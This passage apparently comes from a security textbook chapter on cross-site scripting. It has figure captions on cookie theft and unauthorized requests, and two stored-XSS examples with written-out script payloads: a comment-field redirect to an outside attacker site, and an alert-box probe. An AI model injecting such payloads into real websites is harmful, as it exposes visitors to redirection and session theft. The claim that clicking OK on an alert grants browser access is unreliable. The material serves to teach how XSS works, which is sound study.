


Figure 14.19: XSS example - Stealing users' cookies

XSS Example: Sending an Unauthorized Request





Figure 14.20: XSS example - Sending an unauthorized request



XSS Attack in Blog Posting

The attacker finds an XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.certifiedhacker.com'</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the TechPost website, the malicious script injected by the attacker in the TechPost comment field activates and redirects the user to the malicious website **certifiedhacker.com**.





Figure 14.21: XSS attack in a blog posting



XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.

